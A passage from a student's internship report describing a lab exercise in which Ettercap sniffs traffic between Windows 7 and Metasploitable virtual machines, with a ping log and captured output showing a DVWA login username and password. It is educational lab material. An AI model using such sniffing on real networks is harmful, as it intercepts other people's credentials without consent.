


Username: admin

Password: •••••


Step 6: Transfer packets from metasploitable machine to windows 7.

[command: ping windowsIP]



```
nPassword:

Login incorrect
metasploitable login: msfadmin
Password:
Last login: Fri Feb 24 02:29:52 EST 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.

--- 192.168.56.103 ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 5018ms

msfadmin@metasploitable:~$
```

Step 7: The entered username and password in Windows 7 will be now visible at Kali-Linux. By this successful sniffing between Windows7 and Metasploitable machines done using **Ettercap** tool.



IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:0A	
192.168.56.100	08:00:27:D2:61:D2	
192.168.56.101	08:00:27:75:62:8C	
192.168.56.103	08:00:27:9E:37:29	

```
GROUP 1 : 192.168.56.103 08:00:27:9E:37:29

GROUP 2 : 192.168.56.101 08:00:27:75:62:8C
HTTP : 192.168.56.101:80 -> USER: admin  PASS: password  INFO: http://192.168.56.101/dvwa/login.php
CONTENT: username=admin&password=password&Login=Login
```

Conclusion

This is my report after I completed my internship at DLithe. It was a great experience for me to learn beyond my academics. It was fabulous opportunity for me to learn and gain knowledge before I enter my professional life.